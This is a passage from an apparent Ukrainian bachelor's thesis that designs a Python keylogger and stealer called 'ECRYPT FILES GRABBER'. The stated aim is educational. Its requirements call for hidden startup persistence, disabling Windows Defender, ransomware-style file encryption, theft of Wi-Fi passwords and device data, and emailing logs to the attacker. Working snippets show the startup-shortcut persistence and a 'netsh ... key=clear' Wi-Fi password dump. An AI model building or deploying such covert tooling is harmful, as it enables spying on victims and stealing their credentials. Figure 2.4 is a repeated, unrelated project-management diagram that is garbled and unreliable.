


Рисунок 1.4 – Приклад роботи з програмою «Free Keylogger» [16]

Розглянемо переваги та недоліки програми Free Keylogger.

Переваги Free Keylogger:

- простота використання;
- можливість запису всіх натискань клавіш та паролів;
- збереження логів на ПК;
- запуск програми під час запуску ОС.

Недоліки Free Keylogger:

- відсутність функцій додаткового захисту;
- незручність під час читання логів, оскільки вони зберігаються як текстового файла;

- можливість виявлення антивірусом;
- відсутність багатьох додаткових функцій, які є у платних аналогів.

Порівняємо програм кейлогерів Refog Keylogger, Spyrix Keylogger і Free Keylogger (табл. 1.2) за такими критеріями:

- функціональність, тобто які функції доступні у кожній програмі,

які можливості є для налаштування та керування записом, які дані можна отримати та як вони представлені;

- сумісність, тобто з якими ОС сумісні програми, які версії операційних систем підтримуються, чи можна використовувати програму на мобільних пристроях;

- вартість, тобто скільки коштує кожна програма, чи є безкоштовні версії або пробні періоди, які функції доступні в безкоштовній версії і які в платній;

- безпека, тобто який захист надають програми від зловмисників та атак, які заходи вживаються для захисту записаних даних;

- зручність використання, тобто чи просто та зручно використовувати програми, яка документація та підтримка надаються, які можливості є для моніторингу та керування записом;

- ресурсоємність, тобто скільки ресурсів комп'ютера споживають програми, як впливають на продуктивність системи, чи є можливість налаштувати режим роботи задля економії ресурсів.

Таблиця 1.2 – Порівняльний аналіз програм-аналогів

Критерії порівняння	Refog Keylogger	Spyrix Keylogger	Free Keylogger
1	2	3	4
Сумісність	Windows, macOS	Windows	Windows
Ціна	Платний, \$69.95 базова версія	Платний, \$69 базова версія	Безкоштовний
Ресурсоємність	Середня	Середня	Низька
Функціональні можливості	Запис натискання клавіш, скріншотів, буфера обміну, вебкамери, мікрофона; блокування сайтів, додатків; дистанційне керування	Запис натискань клавіш, скріншотів, вебкамери, мікрофона; блокування сайтів, додатків; дистанційне керування	Запис натискань клавіш, скріншотів, часу роботи в Інтернеті

Продовження таблиці 1.2

1	2	3	4
Безпека	Захищений паролем доступ до програми та журналу, зашифрування даних, можливість видалення логів, запобігання виявлення антивірусними програмами	Захищений паролем доступ до програми та журналу, зашифрування даних, можливість видалення логів, запобігання виявлення антивірусними програмами	Немає захисту паролем, але можливе видалення логів та їх зашифрування
Зручність використання			
Підтримка користувачів	24/7	24/7	Через електронну пошту
Інтерфейс	Простий та інтуїтивно зрозумілий	Простий та інтуїтивно зрозумілий	Простий та інтуїтивно зрозумілий
Складність встановлення	Низька	Низька	Низька

Згідно з результатами порівняння в табл. 1.2 можна побачити, що Refog Keylogger та Spyrix Keylogger мають обширний функціонал, на відміну від Free Keylogger. Але треба зазначити, що програма Free Keylogger безкоштовна.

На основі розглянутих кейлоггерів та їхньої функціональності було визначено перелік основних функцій, які має виконувати програмне забезпечення:

- зчитування натиснення клавіш з подальшим записом до файлу;
- з'єднання з віддаленим сервером з подальшою можливістю обмінюватися даними;
- додання самої себе до меню «Автозавантаження»;
- шифрування файлів;
- дешифрування файлів;

- відтворення «тихого режиму», коли ПЗ може працювати у фоні без відома користувача;
- можливість відключення WinDefender`а;
- відтворення скріншоту;
- крадіжка інформації про заражений пристрій (там, де знаходиться програма);
- відправка даних на пошту.

За результатами порівняльного аналізу необхідно розробити технічне завдання.

1.3 Розробка технічного завдання

1.3.1 Підстава для розробки

Підставою для розробки служить завдання на дипломну кваліфікаційну роботу бакалавра на тему "Програмне забезпечення для демонстрації вразливостей операційної системи Windows", затверджене наказом № 156 від 01 травня 2023 р. по НУ «Запорізька політехніка».

1.3.2 Мета розробки та її призначення

Метою розробки дипломної кваліфікаційної роботи є:

- демонстрація вразливостей операційної системи Windows 10;
- демонстрація способів розміщення шкідливого програмного забезпечення в комп'ютерній системі жертви;
- аналіз видів шкідливих ПЗ та їх способів роботи;
- демонстрація способів обходу антивірусних програм;
- демонстрація способів маскуванню шкідливого ПЗ;
- розробка вірусу на базі технології кейлоггерів.

Програмне забезпечення дозволено використовувати виключно у навчальних або особистих цілях.

1.3.3 Основні вимоги до програмного продукту

Програмне забезпечення з назвою «ECRYPT FILES GRABBER» (EFG) має задовольняти можливість виконання нижче зазначених функцій:

- функція симетричного шифрування файлів. У програмі може бути вказаний статичний шлях для зараження файлів та/або шифрування тестових файлів у каталозі проєкта задля зменшення ризику випадкового зараження інформації;
- функція дешифрування файлів. Може бути дозволена тільки за умови, що унікальний ключ для дешифратора співпадає з ключем, який був виданий жертві;
- функція створення захищеного підключення до віддаленого серверу;
- функція відправлення даних на сервер. Оскільки відправлення буде виконуватися для кожних даних по-різному (наприклад, періодичність та розширення вихідного файлу), то й реалізація повинна бути для кожних масивів даних різна;
- функція зчитування натиснутих клавіш. Дана функція може бути розбита на підфункції з подальшою модифікацією;
- функція «тихого» створення документів з детальною інформацією про підключення до мереж Wi-Fi та подальшого видалення цих документів після викрадення даних;
- функція посторочного зчитування даних та створення вихідного файлу з цими даними;
- функція створення ярлику виконуваного файлу;
- функція відправки даних на пошту хакера;
- функція «прихованої роботи». Мається на увазі додавання виконуваного файлу в "Автозавантаження" і виконання "тихого запуску" при кожному включенні комп'ютера жертви. Відправлення даних буде виконуватися в штатному режимі без відому користувача.

Вхідними даними в контексті програми є ті, які знаходяться на ПК користувача, створюються програмним забезпеченням без участі жертви, а також результат роботи пристроїв введення.

Вхідними даними вважаються:

- натиснуті клавіші клавіатури та комп'ютерної миші;
- імена мереж Wi-Fi та паролі мереж Wi-Fi;
- будь-який файл на комп'ютері жертви.

Вихідні дані це та інформація, яку бачить хакер на екрані монітора, яка проаналізована алгоритмами дешифрування та виведена за допомогою інтерфейсу. Оскільки процес зараження має відбуватися без відома жертви, а ПЗ, що розробляється має скривати абсолютно усі види діяльності, необхідно дотримуватися цього правила. Але через те, що дане ПЗ розробляється в учбових та демонстраційних цілях, на консолі необхідно виводити інформацію щодо діяльності процесів, які відбуваються. Тим самим можна буде відстежувати швидкодію програми (адже це майже самий важливий критерій). Таким чином, до вихідних даних будемо відносити:

- інформацію про назву процесу, який відбувається у реальному часі;
- інформацію про комп'ютерну систему жертви;
- інформацію про вкрадені паролі;
- зашифровані файли користувача;
- лог роботи користувача (жертви).

1.3.4 Вимоги до технічних засобів, операційної системи і мови програмування

Програма, що розробляється має бути написана на мові Python у середовищі розробки. Програма призначена тестування персональних комп'ютерів під керуванням ОС Windows 10.

Для якісної роботи програми рекомендується персональний комп'ютер, до складу якого входять наступні компоненти та технічні засоби:

- процесор Intel Core i3-7100;
- чіпсет Intel B250;
- ОЗП 4Гб DIMM DDR4 Crucial;
- диски 100Гб SATA;
- відеокарта ASUS, серія GeForce GT 730, об'єм відео-пам'яті 2Гб;
- блок живлення 450 Вт;
- інструменти вводу інформації клавіатура та миша;
- засоби виводу інформації монітор;
- доступ до мережі Інтернет.

1.3.5 Вимоги до надійності

1.3.5.1 Вимоги до забезпечення надійного функціонування програми

Надійне функціонування програми повинно бути забезпечено замовником у сукупності організаційно-технічних пунктів, які описані нижче:

- програмне забезпечення повинно бути надано з відкритим вихідним кодом для можливості подальшої модифікації ПЗ;
- має бути надано керівництво оператора з детальним описом того, як саме потрібно використовувати даний продукт.

1.3.5.2 Обробка збійних ситуацій

Наступні збійні ситуації мають оброблятися програмою:

- ПК не був підключений до жодної мережі Wi-Fi;
- запуск ПЗ на Linux;

- вимкнення/перезавантаження ПК;
- неможливість під'єднання до віддаленого серверу;
- збій рекурсивного шифрування файлів;
- збій рекурсивного дешифрування файлів;
- виявлення антивірусом програми як потенційно небажане ПЗ, яке може нести загрозу ПК;
- неможливість запуску ПЗ.

1.3.6 Вимоги до інформаційної та програмної сумісності

Вихідні коди ПЗ повинні бути реалізовані на мові Python. Для створення програми буде використане інтегроване середовище розробки Visual Studio Code.

1.3.7 Вимоги до програмної документації

Програмна документація має включати: технічне завдання, керівництво програміста, керівництво оператора, опис програми у вигляді пояснювальної записки та тексти основних програмних модулів.

1.3.8 Порядок контролю та приймання

Тестування ПЗ проводиться у вигляді перевірки всіх можливих збійних ситуації (див. п. 1.3.5.2) та їх обробки.

2 РОЗРОБКА СТРУКТУРИ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

2.1 Аналіз технічного завдання

Відповідно до висунутих у ТЗ вимог до програмного забезпечення, система що розроблюється має надавати власнику серверу можливість частково керувати комп'ютером жертви. Користувач (жертва) у свою чергу не повинен підозрювати, що його ПК заражений. Майже найголовніше завдання системи закладено у цьому – під час роботи не повинно бути ніяких затримок, зависань і т.п.

Для вибору мови програмування, в першу чергу враховувався індекс TIOBE Programming Community [17], який є показником популярності мов програмування. Індекс оновлюється раз на місяць. Рейтинги базуються на кількості кваліфікованих інженерів у всьому світі, курсах і сторонніх постачальниках. Для підрахунку рейтингів використовуються такі популярні пошукові системи, як Google, Bing, Yahoo!, Wikipedia, Amazon, YouTube і Baidu.

Мова програмування Python згідно даних [17] у травні 2023 займала перше місце. Рейтинг перших п'яти мов програмування наведено на рис. 2.1.

May 2023	May 2022	Change	Programming Language	Ratings	Change
1	1		 Python	13.45%	+0.71%
2	2		 C	13.35%	+1.76%
3	3		 Java	12.22%	+1.22%
4	4		 C++	11.96%	+3.13%
5	5		 C#	7.43%	+1.04%

Рисунок 2.1 – Рейтинг перших п'яти мов програмування [17]

Ця мова була обрана для розробки також тому, що вона надає вже готові для використання бібліотеки та фреймворки для маніпулювання, обробки, запису та взаємодії з ОС. Для запису натиснутих клавіш у Python

можна використовувати різні бібліотеки, наприклад: PyAutoGUI; pynput; keyboard та pyHook.

Розглянемо також висунуту в технічному завданні вимогу забезпечення шифрування файлів. Симетричне та асиметричне шифрування – це два основних типи криптографічних систем, які використовуються для забезпечення безпеки передачі даних [18]. Основна відмінність між ними полягає в тому, як використовуються ключі шифрування та дешифрування.

У симетричному шифруванні використовується один і той же ключ для шифрування та дешифрування даних. Такий ключ називається секретним ключем чи ключем симетричного шифрування. Зазвичай секретний ключ є довгим рядком бітів і має бути спільним для обох учасників обміну повідомленнями. Прикладом алгоритмів симетричного шифрування є AES, DES та Blowfish.

В асиметричному шифруванні використовується пара ключів: відкритий та закритий. Відкритий ключ використовується для шифрування даних, а закритий ключ – для їх дешифрування. Такий підхід називається асиметричним, тому що ключі для шифрування та дешифрування різні. Ключі генеруються за допомогою спеціальних математичних алгоритмів і можуть бути доступними для будь-якого учасника обміну повідомленнями. Прикладами алгоритмів асиметричного шифрування є RSA, DSA та ECC.

У Python для шифрування та дешифрування файлів можна використовувати такі бібліотеки:

- cryptography – бібліотека, яка надає широкий набір інструментів для криптографії, включаючи генерацію ключів, шифрування та дешифрування даних, роботу з цифровими підписами та хешування;
- pycryptodome – бібліотека, яка реалізує безліч криптографічних примітивів, включаючи шифрування блокових та потокових даних, асиметричне шифрування, хешування та автентифікацію повідомлень;
- pyAesCrypt – бібліотека, яка надає простий інтерфейс для шифрування та дешифрування файлів за допомогою алгоритму AES;

- `cryptography.fernet` – бібліотека, яка надає реалізацію алгоритму Fernet для симетричного шифрування та дешифрування даних;
- `cryptography.hazmat.primitives.asymmetric` – бібліотека, яка надає інструменти для асиметричного шифрування та дешифрування даних;
- `cryptography.hazmat.primitives.kdf.pbkdf2` – бібліотека, яка надає функцію для створення ключів шифрування за допомогою алгоритму PBKDF2.

У роботі використовується бібліотека `cryptography.fernet`. Обґрунтуємо вибір цієї бібліотеки (алгоритму Fernet). Fernet – це симетричний алгоритм шифрування, що надає простий інтерфейс для шифрування та дешифрування даних. Python Fernet використовує алгоритм шифрування AES-128 в режимі CBC і кодування base64 для представлення зашифрованих даних у вигляді рядка, що зручно для передачі через мережу або збереження у файл. "Режим CBC" (Cipher Block Chaining) - це один із режимів шифрування блокових алгоритмів, таких як AES-128. У цьому режимі кожен блок даних шифрується за допомогою ключа та попереднього блоку шифротексту. Таким чином, кожен блок залежить від попередніх блоків та ключа. Це забезпечує більшу безпеку шифрування.

Крім Fernet в Python використовуються наступні популярні алгоритми шифрування:

- AES (Advanced Encryption Standard), який є симетричним алгоритмом шифрування, що також використовує ключовий розподіл ключів;
- RSA (Rivest-Shamir-Adleman) є асиметричним алгоритмом шифрування, який використовує відкритий та закритий ключі для шифрування та дешифрування даних;
- Blowfish є симетричним алгоритмом шифрування, який використовує блокове шифрування для захисту даних.

Кожен із цих алгоритмів має свої переваги та недоліки залежно від конкретних вимог до безпеки та продуктивності.

У табл.2.1 представлено порівняльний аналіз алгоритмів Fernet, AES, RSA та Blowfish за наступними критеріями: швидкість шифрування, швидкість декодування, рівень безпеки та зручність використання.

Таблиця 2.1 – Порівняльний аналіз алгоритмів шифрування

Критерії	Fernet	AES	RSA	Blowfish
Швидкість шифрування	Висока	Висока	Низька	Середня
Швидкість декодування	Висока	Висока	Низька	Середня
Рівень безпеки	Високий	Високий	Високий	Середній
Зручність	Висока	Середня	Низька	Висока

Виходячи з даних табл. 2.1, Fernet та AES забезпечують високу швидкість шифрування та дешифрування, а також високий рівень безпеки. Fernet має перевагу у зручності використання, оскільки має простий інтерфейс та простий процес генерації ключів шифрування.

RSA, хоча і забезпечує високий рівень безпеки, але має низьку швидкість шифрування і дешифрування, а також низький рівень зручності використання через складний процес генерації ключів.

Blowfish забезпечує середній рівень безпеки, а його швидкість шифрування та дешифрування середня. Однак він також має перевагу у зручності використання, оскільки має простий інтерфейс та процес генерації ключів шифрування. Очевидно, що обраний алгоритм Fernet є найбільш оптимальним за усіма показниками.

Найскладнішою частиною даного проєкту є реалізація віддаленого серверу, до якого комп'ютер жертви повинен кожен раз під'єднуватись при увімкненні ПК, а точніше при запуску програми. Не менш складнішим етапом є відправка даних на пошту, оскільки починаючи з 30 травня 2022 року Google більше не підтримує сторонні програми та пристрої, які пропонують увійти в обліковий запис Google лише за допомогою імені користувача та

пароля. Наслідком цього є потрібність у ввімкненні функції двоетапної автентифікації, що у свою чергу може бути небезпечно для того, хто хоче, щоб дані відправлялися на його пошту.

Як було вказано в технічному завданні, програма повинна відтворювати редагування реєстру та шифрувати файли за вказаним шляхом. Оскільки продукт розробляється для машин з ОС Windows, на машинах з ОС Linux ця програма буде мати обмежений функціонал, але основний – пов'язаний з кейлоггером, з подальшою відправкою на пошту працювати буде.

2.2 Розробка функціональної структури програми

Визначення послідовності дій користувача (той, хто керує сервером) має велике значення під час проєктування текстового інтерфейсу програмного забезпечення. Завдяки такому підходу, під час проєктування програми буде враховано де саме й як користувач зможе взаємодіяти з системою, який функціонал буде доступний, та що від цього зміниться.

Алгоритм взаємодії користувача з програмою наведений нижче, у вигляді блок схеми (рис. 2.2).

Програмне забезпечення завжди буде працювати за заданим алгоритмом, окрім тих випадків, коли виникли або можуть виникнути збійні ситуації, тому наступні кроки припустимі для кожного запуску програми.

Основні кроки алгоритму:

- запуск програми (сервер повинен бути увімкнений до цього кроку);
- початок роботи кейлоггера;
- спроба з'єднання з сервером;
- очікування команд від серверу;

Якщо завершити роботу програми – при наступному запуску ПК алгоритм продовжить роботу з першого кроку.




Рисунок 2.2 – Алгоритм роботи клієнту (ПК жертви)

Оскільки в застосунку використовується технологія клієнт-сервер, на рис. 2.3 наведено алгоритм роботи серверу.

Також було розроблено діаграму прецедентів, наведену на рис. 2.4, що описує взаємодію користувача з програмним забезпеченням без прив'язки до часу. Діаграма прецедентів (use case) – в мові UML, це діаграма (або модель), на якій зображено відношення між акторами та прецедентами в системі. Також, у вітчизняній літературі вона перекладається як діаграма варіантів використання. Фактично, діаграма прецедентів, у даному випадку, це інший спосіб представлення алгоритму взаємодії користувача з сервером.

Потік подій для розробленої діаграми прецеденту «Використання програмного забезпечення»:

Передумова: доступ до мережі Інтернет, зв'язок із сервером налаштован.

Основний виконавець – сервер.

Етапи основного потоку подій:

Етап 1. Введення необхідної команди для відправлення.

```

graph LR
    SM[Системный менеджер] --> UC1([Управление проектами при помощи])
    SM --> UC2([Оформление заявки на участие])
    SM --> UC3([Управление заявками на участие])
    SM --> UC4([Управление проектами при помощи])
    SM --> UC5([Управление заявками на участие])
    SM --> UC6([Управление заявками на участие])
    SM --> UC7([Управление заявками на участие])
    SM --> UC8([Управление заявками на участие])
    SM --> UC9([Управление заявками на участие])
    SM --> UC10([Управление заявками на участие])

    UC1 -.-> UC2
    UC2 -.-> UC3
    UC3 -.-> UC4
    UC4 -.-> UC5
    UC5 -.-> UC6
    UC6 -.-> UC7
    UC7 -.-> UC8
    UC8 -.-> UC9
    UC9 -.-> UC10
    UC10 -.-> UC1
  
```

Рисунок 2.4 – Прецедент «Використання програмного забезпечення»

Етап 1. Введення необхідної команди для відправлення.

Етап 2. Відправлення команди.

Етап 2.1 Розшифрування команди – A1. Не розпізнана команда або помилка відправлення команди.

3. Отримання результатів виконання.

Етапи альтернативного потоку:

Етап A1. Не розпізнана команда або помилка відправлення команди.

Етап 1. На сервер відсилається повідомлення про помилку.

Етап 2. Потік повертається до п. 1 основного потоку.

Постумова: отримані файли від клієнта надсилаються для збереження до серверу.

3 ОСНОВНІ РІШЕННЯ ЩОДО РЕАЛІЗАЦІЇ КОМПОНЕНТІВ СИСТЕМИ

В даному розділі розглянуті основні рішення з розробки класів, рішення щодо розробки інтерфейсу користувача, а також щодо збереження даних.

3.1 Основні рішення щодо розроблених класів

Структура програми складається з трьох класів.

3.1.1 Клас **Logger**

Клас **Logger** реалізує всі основні алгоритми, які стосуються кейлоггеру та інших у відповідності з ТЗ. Наприклад, відправка файлу до пошти, оскільки, на думку розробника, для цього алгоритму не треба було створювати ще один клас.

Дані та методи класу **Logger** наведені у таблиці 3.1.

Таблиця 3.1 – Опис полів та методів класу **Logger**.

Поля та методи класу	Опис
1	2
<i>global:</i>	
Save	Змінна, яка зберігає фактичну адресу теки, яка створена в «Temp».
Cwd	Змінна, яка зберігає поточний робочий каталог.
Source	Змінна, яка зберігає список файлів у поточному каталозі.

Продовження таблиці 3.1

1	2
dateAndtime	Змінна, яка зберігає поточну системну дату та час.
Filename	Змінна, яка зберігає назву файлу.
Keys	Список для зберігання введених даних з клавіатури.
Count	Використовується для входу в функцію sendmail.
countInternet	Змінна, за допомогою якої перевіряється підключення до Інтернету.
Word	Використовується для відповідності клавішам клавіатури.
Username	Змінна, яка зберігає поточне ім'я користувача.
Destination	Змінна, яка зберігає шлях до меню автозавантаження Windows.
<i>private:</i>	
main()	Метод, за допомогою якого створюється ярлик у папці автозавантаження Windows.
is_connected();	Метод, який перевіряє підключення до Інтернету.
send_email()	Метод, який виконує відправку файлу на вказану пошту.
write_file(keys)	Метод, який відтворює запис до файлу натиснутої клавіши.
on_press(key)	Метод, зчитує, яка саме клавіша була натиснута та перевіряє умову відправки файлу на пошту.

3.1.2 Клас Encrypt

За допомогою класу Encrypt відбувається шифрування файлів за вказаним статичним шляхом. Цей клас містить у собі лише один метод, який відповідає за реалізацію алгоритму симетричного шифрування Fernet.

Метод класу Encrypt наведений у табл. 3.2.

Таблиця 3.2 – Опис полів та методів класу Encrypt.

Метод класу	Опис
Encrypt()	Метод, який виконує шифрування файлів.

3.1.3 Клас Decrypt

За допомогою класу Decrypt відбувається дешифрування файлів за вказаним статичним шляхом. Цей клас містить у собі лише один метод, який відповідає за реалізацію алгоритму дешифрування.

Метод класу Decrypt наведений у таблиці 3.3.

Таблиця 3.3 – Опис полів та методів класу Decrypt.

Метод класу	Опис
Decrypt()	Метод, який виконує дешифрування файлів.

3.2 Реалізація основних функцій системи

Розглянемо основних реалізацій функціоналу для класу Logger (реалізує основний алгоритм програми).

Першою розробленою функцією є функція створення та занесення ярлику до меню автозавантаження Windows. Функція створена та починає працювати одразу після запуску програми, ще до моменту зв'язку з сервером, оскільки це найголовніше завдання – зробити так, щоб програма залишалась

з користувачем навіть після відключення або перезавантаження ПК. Код, що реалізує цей метод наведено на рис. 3.1.

```
path = os.path.join(destination, "keyloggerMain.pyw - Shortcut.lnk")
target = r""+cwd+"\keyloggerMain.pyw"
icon = r""+cwd+"\keyloggerMain.pyw"
for files in source:
    if files == "keyloggerMain.pyw":
        shell = Dispatch('WScript.Shell')
        shortcut = shell.CreateShortCut(path)
        shortcut.Targetpath = target
        shortcut.IconLocation = icon
        shortcut.save()
```

Рисунок 3.1 – Код, що реалізує занесення ярлику до списку автозавантаження Windows

Але завантаження ярлику відбувається не кожен раз при новому ввімкненні, є умова, яка перевіряє наявність раніше створеного ярлику, що забезпечує неможливість виникнення збійної ситуації. Код цієї перевірки наведено на рис. 3.2.

```
shortcut = 'keyloggerMain.pyw - Shortcut.lnk'
if shortcut in keylog.destination:
    pass
else:
    keylog.Logger.main()
```

Рисунок 3.2 – Код, що реалізує перевірку наявності раніше створеного ярлику

Не менш важливим є реалізація методів, які збирають інформацію про підключені мережі Wi-Fi та їх паролів. Нижче, на рис. 3.3 та рис. 3.4 відповідно, наведено приклад реалізації цих методів.

```
def append_SSID():
    # Append found SSIDs to list
    matches = re.finditer(wlan_profile_regex,
                          get_profiles_command, re.MULTILINE)
    for match in matches:
        for group in match.groups():
            found_ssids.append(group.strip())
```

Рисунок 3.3– Код, що реалізує збір інформації про мережі Wi-Fi

```
def append_passwords():
    # Get cleartext password for found SSIDs and place into pwnd list
    for ssid in found_ssids:
        get_keys_command = subprocess.run(["netsh", "wlan", "show",
"profile", ("%s" % (
            ssid)), "key=clear"],
stdout=subprocess.PIPE).stdout.decode("866")
        matches = re.finditer(wlan_key_regex, get_keys_command,
re.MULTILINE)
        for match in matches:
            for group in match.groups():
                pwnd.append({
                    "SSID": ssid,
                    "Password": group.strip()
                })
```

Рисунок 3.4 – Код, що реалізує збір інформації про паролі

На рис. 3.4 основною є команда `subprocess.run`. Загалом дана команда використовується для отримання збережених паролів Wi-Fi мереж на комп'ютері. Ця команда в Python запускає процес у новому підпроцесі операційної системи. У цьому випадку запускається команда `netsh wlan show profile` з параметром `key=clear`, яка відображає профілі Wi-Fi мереж, збережених на комп'ютері, включаючи їх імена (SSID) та паролі.

Аргумент `stdout=subprocess.PIPE` означає, що виведення команди буде перенаправлено на програму Python, а не на екран. Метод `.stdout.decode("866")` використовується для декодування виведення команди з кодування "866" (кодування DOS) у рядок Unicode.

3.3 Основні рішення щодо розробки інтерфейсу

3.3.1 Інтерфейс користувача

Базуючись на основній задачі данго проєкту, було вирішено, що для забезпечення більшої правдоподібності, інтерфейс у користувача повинен бути відсутній, адже користувач взагалі не повинен підозрювати, що його комп'ютер заражений. До того ж, всі процеси на ПК жертви повинні відбуватися скритно, що означає, що ніякі повідомлення та натяки перебування вірусу в системі не повинні бути допущені.


Для реалізації цієї задумки було вирішено використовувати розширення .руw, замість розширення .ру, яке зазвичай використовується. Це розширення використано для запуску скриптів на Python у режимі "без консолі" (headless mode). Розширення .руw вказує операційній системі, що скрипт не повинен виводити консольне вікно, навіть якщо він був запущений з командного рядка. Крім того, скрипт з розширенням .руw автоматично запускається за допомогою програми pythonw.exe замість python.exe, що також запобігає появі консольного вікна.

Отже, виходячи з цього, всі методи та функції, які повертають яку-небудь інформацію до консолі були видалені або замінені. У коді програми, наведеному у Додатку А, ці фрагменти закоментовано, для полегшення розробки та тестування програми.

3.3.2 Інтерфейс сервера

Було вирішено розробити текстовий інтерфейс для серверу, адже у розробці повноцінного інтерфейсу нема сенсу – програма не має великого функціоналу. До того ж, основний алгоритм (кейлоггер) працює окремо від серверу (файл з логами відсилається на пошту хакеру), тому, теоретично, навіть інколи, інтерфейс серверу не буде необхідним.


Після запуску відповідного файлу в консолі буде виведена інформація про успішний або не успішний запуск серверу з зазначеним ім'ям серверу. Після цього сервер буде постійно чекати підключення клієнта. На рис. 3.5 зображено початок роботи сервера.



```
[+] server is currently running 0: WIN-KJQHKGMTUGI
[+] waiting for incoming connections....
```

Рисунок 3.5 – Початок роботи сервера

